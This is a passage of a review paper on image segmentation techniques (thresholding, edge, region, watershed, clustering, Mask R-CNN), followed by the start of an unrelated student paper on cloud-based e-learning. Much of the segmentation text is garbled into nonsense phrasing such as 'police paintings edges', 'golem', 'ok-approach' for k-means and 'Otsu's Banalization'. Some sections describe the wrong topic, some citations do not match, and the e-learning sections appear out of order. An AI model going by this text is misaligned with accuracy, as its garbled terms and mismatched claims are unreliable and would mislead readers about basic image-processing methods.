Image Segmentation includes changing a photo right into a tough and fast of regions of photo elements which is probably diagrammatic through manner of a mask or a labelled photo. By dividing a photo into segments, you will approach completely the crucial segments of the photo instead of approach the entire photo. A famous technique is to seem for abrupt discontinuities in pixel values, which commonly mean edges that outline an area. Another commonplace region approach is to discover similarities with inside the regions of a photo. Some techniques that look at this approach are area growing, clustering, and thresholding [3]. A variety of possibility processes to perform photo segmentation are superior through the year's victimization domain-unique information to effectively treatment segmentation issues in unique software program regions. Therefore allow us to start with one most of the clustering-based absolutely processes in Image Segmentation that is K-Means clustering.

III. APPLICATIONS OF DIGITAL IMAGE PROCESSING

Some of the fundamental fields wherein virtual photograph processing is broadly used are cited below

- Image sharpening and restoration
- Medical field
- Remote sensing
- Transmission and encoding
- Machine/Robot vision
- Color processing
- Pattern recognition
- Video processing
- Microscopic Imaging
- Others

A. *Image sharpening and restoration*

Image sprucing and recovery refers right here to technique pics which are captured from the stylish

digital digicam to create them a better photograph or to govern the ones photos in way to be successful preferred result. It refers to attempt to what Photoshop on occasion does. This consists of Zooming, blurring, sprucing, gray scale to color conversion, police paintings edges and the alternative manner around [4], Image retrieval and Image reputation. The not unusual.

Place examples are:




Fig.3 original mage.




Fig.4 zoomed image




Fig.5 Bluer image




Fig.6 Sharp image



Fig.7 Edge represented image

B. Medical field:

The common applications of Digital image processing (DIP) in the medical is

- PET scan
- Gamma ray imaging
- UV imaging
- Medical CT and
- X Ray Imaging

1) *Ultra Violet imaging:* The area of far off

sensing, the arena of the globe is scanned via a satellite TV for PC or from a totally rank then it' analyzed to induce facts concerning it. One specific software of numerical picture technique at periods the sector of far off sensing is to note infrastructure damages as a result of accomplice earthquake. Due to it takes a longer time to understand damage, albeit extreme damages are centered on. Since the arena carried out via the earthquake the damages took place are so wide, that it out of the question to seem at it with human eye so on estimate damages. Albeit It', then it's far notably agitated and time overwhelming procedure [5]. So a technique to the current is decided in numerical picture processing. An picture of the set up region is captured from the on immoderate of floor



Fig.8 UV Imaging

Then it' analyzed to notice the numerous sorts of harm achieved through the earthquake [6]. The key steps include in the evaluation are

- The extraction of edges
- Analysis and sweetening of various styles of edges

B. Transmission and encoding

When transmission was first introduced an image was transmitted through the cord from London through a submarine cable. The below shown figure is the photograph that became dispatched



Fig.9 Dispatched photograph

The photograph that became dispatched took 3 hours to attain from one locality to a exact. currently simply

imagine , that presently we have got were given a dishonest to are equipped to peer stay video feed , or stay CCTV pictures from one continent to some other with virtually a postpone of seconds.[4] It displays that many hard work has been worn-out this discipline too. This discipline does not solely goal transmission, however further on encoding. Many numerous cameras are advanced for high or low bandwidth to cipher pics then circulation it over the internet or etc.

C. Machine/Robot vision

Apart from type the numerous worrying conditions that a golem face currently, one most of the most vital venture though is to increase the vision of the mechanism. Assemble robot prepared to see things, verify them, determine the hurdles etc. considerable artwork has been contributed via this subject and an entire several subject of portable laptop vision has been brought to artwork on it [4].

D. Hurdle detection

Another application zone of image segmentation is the Hurdle Detection in a photograph. It can easily detect the hurdles across a given area.



Fig.10 Hurdle Detection.

E. Line follower robot

Most of the robots presently paintings through following the street and so are known as line follower robots. This helps a robot to move further on its dedicated path and complete his allocated tasks. This has however been performed in an image manner.



Fig.11 Line follower Robot

F. Color processing

Color processing consists of processing of colored pics and absolutely specific colored regions which are used. May be RGB colored model, YCbCr, HSV. It moreover includes locating out transmission, storage, and mystery writing of these colored photos [7].

Color processing consists of processing of coloured pictures and absolutely specific colored regions which are used. Perhaps RGB colored model, YCbCr, HSV. It further includes finding out Transmission, storage, related mystery writing of those colored pics.

G. Pattern recognition

Pattern reputation includes observe from photograph manner and from various numerous fields that alternatives gadget mastering (a department of synthetic intelligence). In sample reputation, photograph processing is used for feature the items in a photos then gadget mastering is used to teach the gadget for the extrade in sample [8]. Pattern reputation is hired in transportable pc aided diagnosis, reputation of handwriting, reputation of photos and many more.

H. Video processing

A video isn't whatsoever but obviously the proper away gesture of images. The high-quality of the video is based upon on the quantity of frames/images consistent with minute and so the standard of all of us being used. [9]Video processing consists of noise reduction, detail improvement, motion detection, frame fee conversion, quantitative relation conversion, colored house conversion etc.

IV. REQUIREMENT OF IMAGE SEGMENTATION.

A. Image segmentation

Might be a big factor of pc innovative and discerning and has diverse applications in several industries. A wide variety of the extremely good areas everywhere image segmentation is employed are:

B. Face Recognition

The face first-class technology present in your iPhone and advanced protection systems uses photo segmentation to identify your face. It wants to be ready to pick out the different options of your face with terrific care any unwanted birthday party can't get proper access in your phone or gadget [10].

C. Number Plate Identification

Various internet site visitors' lights and cameras use huge variety plate identification to charge fines and facilitate with searches. Variety plate identification technology lets in a domain site visitors comfort to conventional an automobile realize its ownership-related data. It uses photograph segmentation to split diversity plate and its statistics from the rest of the matters determined in its innovative and prescient. This technology has simplified the fining method drastically for governments.

D. Image-Based Search

Using Google seek with the aid of using scanning an photograph suggests that its segmentation method first obtains the facilities after which makes use of photo segmentation strategies to identify the gadgets determined for your photograph and take a look at their findings with the relevant pictures they find out to relinquish to procure results.

E. Medical Imaging

At specific medical sectors, image segmentation strategies are carried out to discover most cancers cells, maintain tissue volumes, run digital surgical treatment simulations, and do intra-surgical treatment navigation. Image segmentation has numerous packages with within the medical sector. It lets in function affected areas and installation out treatments for the same. Aside from the ones packages, image segmentation has uses in manufacturing, agriculture, safety, and lots of risk sectors. As our laptop innovative and discerning generation grow to be a complete ton of superior, the uses photo segmentation techniques will boom accordingly. For example, some manufacturers have commenced redefining the image segmentation strategies to find out faulty products. Here, the

guideline of thumb of thumb may also capture totally the desired additives from the object's image and classify them as faulty or optimal [11]. This gadget reduces the risk of human errors and makes the checking out method an entire lot of affordable for the Organization. Common implementations of image magnificence are in Python, C, C++, and Mat lab.

V. TYPES OF IMAGE SEGMENTATION.

The Image Segmentation is an upcoming research area consisting of various for segmentation techniques. On the basis of different features, characteristics and parameters the image segmentation techniques are classified as shown below.

A. Approach-Based Classification

Image segmentation is performed by identifying an object first. For segmentation an object has to be identified first as a set of guidelines with not be enough as it can classify the type additives only [12]. All photo segmentation tasks are initiated with object identification only. The segmentation of an image is performed based on the performance of the algorithms and how smart are they for identifying and locating objects but collecting the relevant pixels information [13]. Different methods are used to perform this task namely

1) *Region-based Approach (Similarity Detection)*: The approach consist of locating similar pixels based on a selected threshold, area growing, area spreading and area merging, Different machine learning algorithms and clustering algorithms use this method to know the unknown characteristics and features of an image [14] and [15]. Various classification algorithms use this method for feature detection and image segmentation.

2) *Boundary-based Approach (Discontinuity Detection)*: This method is a good option to the location based methodology for object detection. Here the pixels within the boundary are located having similarity, which is different in the case of location based methodology where the pixels are located on the basis of similarity functions [16]. Using techniques like Edge detection and line detection and lots of different comparable algorithms they essentially recognition on the brink of multiple pixels and separate them from the relaxation of the images.

B. Technique-Based Classification

Different image segmentation techniques use their own unique technique to locate an image and segment it. Depending on the type of the image to be segmented and type of the data to be extracted from it, corresponding techniques are selected. The image segmentation is furthermore classified as shown below.

1) *Structural Techniques*: The structural facts associated with the image used for processing, is needed through the algorithms. The info covered are the pixels of the image, histograms, pixel density, distributions together with the shading distribution and one-of-a-kind relevant records. Then, you must have the structural records on the area you want to reduce free the picture [17]. You'll need that records so you're set of rules can find out the area. The algorithms we use for the ones implementations look at the area-based complete technique.

2) *Stochastic Techniques*: These strategies want the discrete pixel value of an image in preference to the form of the whole picture or the photograph represented. As an effect of this, on multiple images, to carry out the image segmentation process requires a large number of facts [18]. Machine learning algorithms including the K-manner clustering and ANN algorithms are used.

3) *Combined/Hybrid Techniques* As the hybrid technique says from the name, the cross breed algorithm utilize primary and stochastic methods [19]. For portioning a picture a consolidated use of these hybrid technique algorithm is done to separate the necessary insights of the ideal picture and the discrete pixels as well. Thus they utilize the primary insights of the ideal spot and the discrete pixel.

VI. IMAGE SEGMENTATION TECHNIQUES

For segmenting an Image, several image segmentation techniques can be applied namely:

- Thresholding Segmentation
- Edge-Based Segmentation
- Region-Based Segmentation
- Watershed Segmentation
- Clustering-Based Segmentation

Algorithms

- Neural Networks for Segmentation

All the above stated techniques are briefly explained below.

A. Thresholding Segmentation

The Threshold segmentation method is said to be one of the most powerful method. For an image the pixels are divided using its threshold value. It's miles useful as quick because of the popular item abilities the subsequent depth as the background (vain additives). You'll be prepared to take into account the threshold worth (T) to be a diligent with however it might fine artwork if the picture has little or no noise (vain information and information). You'll be capable of preserve the edge fee regular or dynamic in step together with your requirements. The thresholding technique converts a gray-scale picture accurate proper right into a binary picture with the to be had useful resource of using dividing it into segments (required and now no longer favored sections)[20]. The thresholding segmentation may be categorized into many unique categories.

1) *Simple Thresholding*: In a number of the thresholding methods, the image's substances is replaced with two colors white and black. In case, the intensity value of the image element is in smaller quantity, then it's replaced with black pixel, just in case it is high then it is replaced with the white color [21]. This method is acceptable for beginners in image segmentation as it is said to be clean thresholding.

2) *Otsu's Banalization*: To perform clean thresholding, a picture is picked with a threshold worth and is employed to perform image segmentation. However does one make sure that the completely correctly okay worth you selected became the correct one? Whereas the clean methodology for this might be to determine actually one-of-a-type values and opt for out one, it' miles not the utmost cheap one. For applying Otsu binaryzation, an image with a graphical illustration of a chart having foreground peak and a background peak is chosen. By using the pattern Otsu binaryzation, the approximate worth of the center of those peaks as your threshold worth can be fetched [21]. If the image is an bimodal image then using this

technique, one can find out the sting absolutely properly okay worth from the image's chart. Basically this technique is used for document scanning or removing the complementary data from a file. But, it's going to have many limitations. Such pictures are often used for footage and aren't bimodal.

3) *Adaptive Thresholding*: Thresholding based on one constant value is not considered to be an efficient method for an image. Really one-of-a-type photos have one-of-a-type backgrounds conditions that have an effect on their properties. For an image, one has to find some constant threshold value for image segmentation. Also one can find one of the similar type of threshold value for numerous sections of an image. This method works properly with footage that have numerous lighting conditions [21].

B. *Edge-Based Segmentation*

Edge-based segmentation is one of the most implemented methodology in the field of implementations of segmentation in image processing. It emphasizes on major edges of varied gadgets in associate degree image. This may well be an crucial step as a results of it permits you discover out the alternatives of the numerous gadgets gift among the image as edges contain numberless statistics you'll be ready to use[22]. Edge detection is recommended technique, as it permits removing of unwanted and inessential data from the image. It effectively makes a image of smaller size. Algorithms implemented in part-based altogether fully segmentation. Installation edges throughout a picture in step with the variations in texture, contrast, gray level, color, saturation, and one-of-a-type properties. The image can be equally enhanced using the effects with the available resources and the utilizing all the connecting sides into part chains that match the image borders extra accurately [23]. There are many edge segmentation techniques and based on their characteristics they are divided into two main categories namely:

1) *Search-Based Edge Detection*: Search based edge detection method locates the edges by finding the edge strength, using the gradient magnitude and then finding the local directional maxima of the gradient magnitude using the gradient direction [24].

2) *Zero-Crossing Based Edge Detection* This

technique searches for average global gradient retrieved from the image. Generally, you'd had been given to pre-approach the image to get rid of the unwanted noise and assemble it, heaps of less grueling to need a look at edges [25]. Different methods like Canny, Prewitt, Deriche, and Roberts pass are most commonly used methods. They devise it a lot of less hard to come back back across discontinuities and resolve the stings. To realize minimum partial segmentation, the image must be segmental and has to cluster all the close to edges correct right into a binary image [26].

C. *Region-Based Segmentation*

The image is divided based on the similar capabilities. This section represents a group of pixel which can be a little low section or associate degree outside a region of the input image. As quickly as finding the seed points [27] a location-based wholly completely segmentation set of policies ought to be compelled to each add extra pixels to them or cut back lower back them therefore it'll merge them with one-of-a-type seed points. Supported those 2 techniques, we have a tendency to be about to classify location-based altogether utterly segmentation into consequent categories:

1) *Region Growing*: In this segmentation technique the pixels based on distinct similarity values are grouped together. For implementing it initiates with a small group of pixels and then forming a large group. A location growing formula have to be compelled to decide help main constituent in the image, and get it compared with the getting ready to pixels and start developing the situation with the available resource of the use of finding suits to the seed point. As quickly as a specific location will not increase further, the set of policies will recognize every different seed pixel that couldn't belong to any gift location [28]. One location can have many features that inflicts it over most of the image. Location growing algorithms are used to avoid such an error. This algorithm increases a handful of regions at specific time intervals.

2) *Region Splitting and Merging*: Techniques for region splitting and merging are used for performing these two functionalities on an image. The image is first splitted into regions based on similar features and attributes and then is merged with the adjacent parts [29]. In location splitting, the set of policies considers the whole image while in

location growth, the set of policies ought to cognize on a specific point. This technique uses a divide and conquer technique, where an image is divided into a group of similar attributes and then suits them in step with its predetermined conditions. These recursive rules which perform this challenge are also known as split-merge algorithms [30].

D. Watershed Segmentation

Watershed segmentation refers to one form of region based method. This method separates basins from each other. This technique decomposes an image completely and assigns a pixel either to a region or a watershed. It is highly suitable for medical image segmentation. A watershed represents a set of regulations that manipulates an image as if it had been a geography map. Instead of using the first-rate of the pixel ridges, it specializes in shaping basins i.e. The alternative of ridges and floods the basins with markers till they meet the watershed lines browsing the ridges. Compared to the ridges, the basins have hundreds of markers through which the image is segmented into number of regions in step with the peak pixel. This technique does the conversion of an image or photo into its corresponding geographic map. Using the gray value of the pixels, this method created a mirror topography image. This leads to representing a landscape with valleys and ridges in to a 3D image [31]. This technique displays the regions of a 3D image as “catchment basins”. This technique is highly preferred in medical image segmentation like MRI, clinical imaging and many more.

E. Clustering-Based Segmentation Algorithms.

Clustering based segmentation algorithms are used to discover the hidden statistics inside an image that may not be visible in a normal case. A cluster is a set of rules that divides the image into different groups of pixels, known as clusters which have comparable features [32]. It differentiates the data factors into clusters and represents them as special clusters. Popular algorithms used with this technique are ok-approach, fuzzy c-approach (FCM), ok-approach, and progressed ok-approach algorithms. The ok-approach clustering algorithm being efficient is recommended for image segmentation [33]. The fuzzy c-approach algorithm categorizes the in several clusters based on their range of membership. Few clustering algorithms based on their functionality are

mentioned below.

1) *K-means Clustering*: K-means clustering algorithm works on the different set of rules by gaining information from the image. The image is classified on the basis of the selected range of clusters. The clustering technique begins with dividing the image into ok pixels that constitute ok cluster centroids [34]. On this basis each item is assigned to the organization that supports the distance among them from the centroid.

2) *Fuzzy C Means*: The Fuzzy C Means algorithm groups the pixels of an image in to different clusters. It may also be the case that a pixel may belong to a single cluster. Moreover pixels may have many stages of similarities with each cluster [35]. The set of rules applied by this approach are efficient for detecting the accuracy of image segmentation. Cluster algorithms are best suited for the photograph segmentation needs.

F. Neural Networks for Segmentation

Neural networks play an important role for image segmentation. The use of Artificial intelligence is done to examine an image and identify the objects, human faces, text data and other required information. The Convolutional Neural Networks are said to be well preferred for image segmentation as they can extract the different image features and statistics at a much faster rate and with highest accuracy [36]. Recently the experts at Facebook AI analysis (FAIR) created a Mask R-CNN, which is a deep gaining knowledge of layout that created a pixel-clever masks for individual image elements. It falls in the category of an improved model of the faster R-CNN item detection architecture. The faster R-CNN makes use of two different gadgets of facts for each element present in the image. Other additional information associated with an image can be extracted using the Mask R-CNN algorithm. This algorithm first generates the function map of the image. Then after the device applies the area idea network (RPN) at the function maps and generates the element proposals with their objectless scores. As soon as that, the pooling layer that receives implemented to the proposals to convey them all of the manner right all the way down to one size [37]. At last, the proposals to the corresponding layer for class are passed by the device, and then generates the output.

VII. FUTURE SCOPE

In the field of Digital Image Processing, image segmentation shall open enormous opportunities for researchers in the nearby future. Advancement of different segmentation techniques there will be hundreds and thousands and limitless robots in the world transforming the technology completely digitally. Advancement in picture processing and synthetic intelligence will contain verbal commands, waiting for the facts desires of government agencies, translating languages, spotting and following oldsters and things, analysis clinical conditions, acting surgery, reprogramming defects in human DNA and automated riding all styles of transports. With growing energy and sophistication of new computing, the idea of computation will go beyond this boundaries and in destiny, picture method era can enhance and additionally the sensory device of guy could be replicated. The long run fashion in faraway sensing could be closer to stepped forward sensors that file steady scene in numerous spectral channels. Graphics know-how is becoming regularly important in picture processing applications. The long run picture processing packages of satellite TV for PC based totally imaging levels from planetary exploration to police research packages. Exploitation large scale homogenized cell arrays of truthful circuits to carry out picture method obligations and to illustrate sample-forming phenomena is a growing topic. The cell neural community is an implementable numerous to definitely related neural networks and has developed right into a paradigm for destiny imaging strategies. The application of this device has packages in the regions of semiconducting cloth retina, sample formation, etc.

VIII. CONCLUSIONS

Image segmentation is said to be a basic step to analyze an image. Processing an image, classifying an image and understanding the extracted information from it is termed as Image Segmentation. It divides a given image into homogeneous parts, transforming the image out into simpler image and meaningful image. The paper discusses the different digital image segmentation methods and techniques are used for processing an image like edge detection, thresholding, clustering and region growing. Analysis of the results of the segmentation techniques, and which methods gives better results is done. Discussions related to different image segmentation techniques is presented.

Implementation of image segmentation in the various fields along with its benefits, limitations are also discussed. Different factors like image content, its texture homogeneity of an image, spatial characteristics affects the process of Image segmentation. Thus, image segmentation methods, techniques and algorithms have been recognized as one of the most promising and significant field of modern research in each and every aspect of industry 4.0 revolution.

REFERENCES

- [1] Vairaprakash Gurusamy Subbu Kannan."Review on image segmentation techniques" October 2014 p.p 273127438.
- [2] Y. J. Zhang. "A survey on evaluation methods for image segmentation." PR, 29(8): 1335- 1346, 1996.
- [3] Shailendra Kumar Dewangan "Importance & Applications of Digital Image Processing". International Journal of Computer Science & Engineering Technology (IJCSET). Vol. 7 No. 07 Jul 2016.
- [4] A. Bindhu , Dr. K. K. Thanammal "Analytical Study on Digital Image Processing Applications". – Volume 7 Issue 6 – June 2020.
- [5] Li, Shutao, et al. "Pixel-level image fusion: A survey of the state of the art." *information Fusion* 33 (2017): 100-112.
- [6] Viergever, Max A., et al. "A survey of medical image registration–under review." (2016): 140-144.
- [7] R. Ramanath, W.E. Snyder, Y. Yoo, and M.S. Drew, "Color image processing pipeline," IEEE Signal Processing Mag., vol. 22, no. 1, pp. 34–43, Jan. 2005.
- [8] Devijver, P., Kittler, J.: Pattern Recognition: A Statistical Approach. Prentice Hall, 1982.
- [9] Eckes, C., Vorbrüggen, J.C.: Combining data-driven and model-based cues for segmentation of video sequences. In: Proc. of World Congress on Neural Networks, pp. 868–875 (1996).
- [10] Mrs.J.Savitha ,Dr.A.V.Senthil Kumar "Image Segmentation Based Face Recognition Using Enhanced SPCA-KNN Method",Vol. 6, 2015, 2115-2120.
- [11] Litjens, Geert, et al. "A survey on deep learning in medical image analysis." *Medical*

image analysis 42 (2017): 60-88.

[12] Francisco J. Estrada and Allan D. Jepson, "Quantitative Evaluation of a novel image segmentation algorithm."

[13] Dr. S.V Kasmir Raja, A. Shaik Abdul Kadir, "Moving towards region –based image segmentation techniques –a study ", *Journal of theoretical and applied information technology*

[14] M. R. Khokher, A. Ghafoor and A. M. Siddiqui, "Image segmentation using multilevel graph cuts and graph development using fuzzy rule-based system", *IET image processing*, 2012.

[15] V. Dey, Y. Zhang and M. Zhong, "a review on image segmentation techniques with Remote sensing perspective", *ISPRS, Vienna, Austria, Vol. XXXVIII, July 2010.*

[16] S. Inderpal and K. Dinesh, "A Review on Different Image Segmentation Techniques", *IJAR, Vol. 4, April, 2014.*

[17] Yuri Y. Boykov and Marie-Pierre Jolly, "Interactive Graph Cuts For Optimal Boundary & Region Segmentation of Objects in N-D Images", *Proceedings of "International Conference On Computer Vision", Vancouver, Canada, Vol.I, P.105, July 2001.*

[18] Kostas Haris, Serafim N. Efstratiadis, Nicos Maglaveras, and Aggelos K. Katsaggelos, "Hybrid Image Segmentation Using Watersheds and Fast Region Merging", *IEEE Transactions on Image Processing, Vol. 7, No. 12, December 1998.*

[19] Yu-Hsiang Wang, "Tutorial: Image Segmentation", *National Taiwan University, Taipei, Taiwan, ROC.*

[20] P. Singh, "A new approach to image segmentation," *International Journal of Advanced Research in Computer Science and Software Engineering, vol. 3, no. 4, April 2013.*

[21] S. S. Al-amri and N. V. Kalyankar, "Image segmentation by using threshold techniques," *Journal of Computing, vol. 2, no. 5, May 2010.*

[22] M. Sarif, M. Raza, and S. Mohsin, "Face recognition using edge information and DCT,"

[23] *Sindh Univ. Res. Jour. (Sci. Ser.), vol. 43,*

no. 2, pp. 209-214, 2011. S. Lakshmi and D. V. Sankaranarayanan, "A study of edge detection techniques for segmentation computing approaches," *IJCA Special Issue on "Computer Aided Soft Computing Techniques for Imaging and Biomedical Applications" CASCT, 2010.*

[24] M Sharif, S Mohsin, M. Y. Javed, and M. A. Ali, "Single image face recognition using laplacian of gaussian and discrete cosine transforms," *Int. Arab J. Inf. Technol., vol. 9, no. 6, pp. 562-570, 2012.*

[25] Sumengen and B. Manjunath, "Multi-scale edge detection and image segmentation," in *Proc. European Signal Processing Conference, 2005.*

[26] X. Yu and J. Yla-Jaaski, "A new algorithm for image segmentation based on region growing and edge detection," in *Proc. IEEE International Symposium on Circuits and Systems, pp. 516-519, 1991.*

[27] H. G. Kaganami and Z. Beij, "Region based detection versus edge detection," *IEEE Transactions on Intelligent Information Hiding and Multimedia Signal Processing, pp. 1217-1221, 2009.*

[28] I. Karoui, R. Fablet, J. Boucher, and J. Augustin, "Unsupervised region-based image segmentation using texture statistics and levelset methods," in *Proc. WISP IEEE International Symposium on Intelligent Signal Processing, 2007, pp. 1-5, 2007.*

[29] Y. M. Zhou, S. Y. Jiang, and M. L. Yin, "A region-based image segmentation method with mean-shift clustering algorithm," in *Proc. Fifth International Conference on Fuzzy Systems and Knowledge Discovery, 2008, pp. 366-370.*

[30] Cigla and A. A. Alatan, "Region-based image segmentation via graph cuts," in *Proc. 15th IEEE International Conference on Image Processing, 2008, pp. 2272-2275.*

[31] Bai, Min, and Raquel Urtasun. "Deep watershed transform for instance segmentation."

Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2017.

[32] Juntao Wang and Xiaolong Su "An Improved K-Means Clustering Algorithm," in *Proc. IEEE 3rd International Conference on*

Communication Software and Networks, 2011, pp. 425 – 429

[33] Xin Zheng” Image segmentation Based on Adaptive K-means Algorithm” EURASIP Journal on Image and Video Processing, 2018

[34] N.A. Mohamed and M.N. Ahmed” Modified fuzzy c – mean in Medical Image Segmentation” in ProcIEEE International Conference on Acoustics, Speech, and Signal Processing, 1999, pp. 3429 - 3432 vol.6.

[35] Nguyen MongHien, Nguyen ThanhBinh and Ngo Quoc Viet, "Edge detection based on Fuzzy C Means in medical image processing system," 2017 International Conference on System Science and Engineering (ICSSE), Ho Chi Minh City, 2017, pp. 12-15, doi: 10.1109/ICSSE.2017.8030827.

[36] Saravana Kumar, E., Vengatesan, K. Trust based resource selection with optimization technique. Cluster Comput 22, 207–213 (2019) (Scopus)

[37] Prabu, S., V. Balamurugan, and K. Vengatesan. "Design of cognitive image filters for suppression of noise level in medical images." Measurement 141 (2019): 296-301.

A New Trend for E-Learning Using Cloud

Prof. Bhaumik Shah^{#1}, Vaishnavi Joshi^{*2}, Anisha Chowdhary^{#3}

[#]Parul Institute of computer Application,
Parul University, Village: Limda,
Vadodara, Gujarat, India

bhshah.its@gmail.com

anishachodhary720@gmail.com

^{*}Parul Institute of computer Application,
Parul University, Village: Limda,
Vadodara, Gujarat, India

vaishnavii2829@gmail.com

Abstract— Nowadays cloud computing is very popular for organization, institutes and offices because. Now it is growing very fast also in education field. During this pandemic E-learning becoming very help full for students to continue their studies. This paper presents the benefits of E – learning by using cloud computing and it is very easy to use and understand Compromising on quality.

Keywords— Cloud computing, E-learning, distributed system, information technology.

and potentially better for those who want to grab the opportunities almost every household has access to online education location and accessibility issues are been rendered.

III. Limitations of E-Learning

Limitation of electronic gadgets show the negative impact for various learners is not comfortable with IT gadgets, Thus some time-limited content also show a negative impact on e-learning and authenticity is also a big issue in e-learning. In online learning, there is a lack of direct interaction and a lack of modern facilities.

In the regular learning techniques, the student interacts with each other on daily basis .thus interaction become enjoyable for them if these students practice the care of e-learning they feel that this approach is very dull and not being interesting and as they will not get a chance to explore them as e-learning not provided a regular interaction between students.

I. INTRODUCTION

Cloud computing provide that type of services that can run on a different type of devices using the different type of internet services. E-learning is learning method by using internet, cloud, electronic items

II. E – Learning

An E-learning also called electronic learning that using with the help of electronic gadgets, electronic devices, or some other electronic source grasping the knowledge




Fig.1 Example of e-learning with cloud computing

E-learning is to make learning programs and knowledge-packed teaching it having a quick evaluation and having a more comprehensive concept E- Learning helps in developing the cognitive and emotional perspective and having a standardization of learning and its reusability of learning E-learning is comprehensively affordable

E-learning is a new way of education that is different from traditional learning it provides only an online platform for learning that presentation and communication of learning are only done by the internet system. It is very flexible and more and more knowledge provide it is a universalization and it clear concepts very clearly and it is a quantitative and quality ability and this is helpful in evolution. The learning environment gets expanded by using the internet in electronic learning it prepares an environment for lifelong education it provides an opportunity to society without

IV. Typed of E-Learning

- Synchronous
- Asynchronous
- Blended



Fig.2 Types of e-learning

A. Synchronous learning

Synchronous learning is learning in real-time that can be used in audio and video conferencing; nowadays various applications are use for E-Learning and conferring such as zoom, Microsoft Team and Google Meet where you can easily interact with people.

B. Asynchronous learning

Asynchronous learning is self paced by the student like a learning management system. It allows you to learn by your own schedules and according to your time.

C. Blended learning

Blended learning is the combination of both Synchronous and Asynchronous learning and it also known as hybrid learning.

V. Cloud Computing

Cloud computing provided on demand services over the internet. It stores, managing and accesses the data and programs on the remote servers that are hosted on the internet instead of the computer's hard drive.



Fig.3 cloud computing

Cloud computing is the type of service as they demand for it they get it like a consumer can ask and get the service as per demand and supply as they use the service they have to pay for those services accordingly.

One of the great things about cloud computing is the ability to quickly provision resources in the cloud as the organization them it's easy maintenance and with great security and it is a cost reduction and rapid elasticity. As we know everything is having its pros and cons. So here are some Benefits and limitations of cloud computing.

A. Benefits of Cloud computing

In cloud computing, we can access the resources from anywhere at any time and it reduces the cost that we do not need to purchase hardware, no maintenance, etc. It traffic on the website we can scale up anytime and similarly scale down also that scalability is provided pay as peruse.

It collaborates from different places that people sitting in different countries can do a project and it is an often security that recovery from failure as data stored at many places and saves our time.

B. Limitations of cloud computing

As we know that cloud computing is that services provided by the internet so it's a network connection dependency as it needs internet and at so many locations there can be a problem on the internet and it's having lack of support that sometimes it is hard to access our data rapidly when we need the data and may not get all the features that not all cloud service providers are same and it is not having control on resources.

VI. Types of cloud computing




Fig.4 Types cloud computing

A. Private cloud

The cloud infrastructure is exclusively operated by a single organization or a third party and may exist on-premise or off-premise.

Example: - AWS, VS-ware

B. Public cloud

Public clouds are not owned by the end-user and cloud fracture is available to the general public over the internet and is owned by a cloud provider.

Example: - AWS, SUN Cloud, Microsoft, etc.

C. Hybrid cloud

It consists of the functionalities of both public and private cloud.

Example: - Federal agencies opt for private clouds when sensitive information is involved also, they use the public cloud to share data sets with the general public or other government departments.

A. IAAS

IAAS is a cloud service that provides basic computing in fracture. Services are available on the **pay-for-what-you-use** model.

B. PAAS

PAAS is provides a cloud platform and runtime environment for developing, testing, and managing applications. it allows software developers to deploy an application without requiring all the related infrastructure.

C. SAAS

SAAS is cloud providers host and manage the software application on a pay-as-you-go pricing model. All software and hardware are provided and managed by a vendor so you don't have to maintain anything.

VII. E-learning using cloud




Fig.5 cloud reference model

The major players in the field of cloud computing are Google, Microsoft, Amazon, Yahoo and some legacy hardware vendors like IBM and Intel.

E-learning is widely used today on different educational levels: continuous education, company trainings, academic courses, etc. There are various e-learning solutions from open source to commercial. There are at least two entities involved in an e-learning system: the students and the trainers. The students' actions within an e-learning platform are:

- a. Taking online course
- b. Taking exams
- c. Sending feedback
- d. Sending homework, projects.
- e. The trainers involved in e-learning solutions are:
- f. Dealing with content management
- g. Preparing tests
- h. Assessing tests, homework, projects taken by students
- i. Communicating with students (forums).

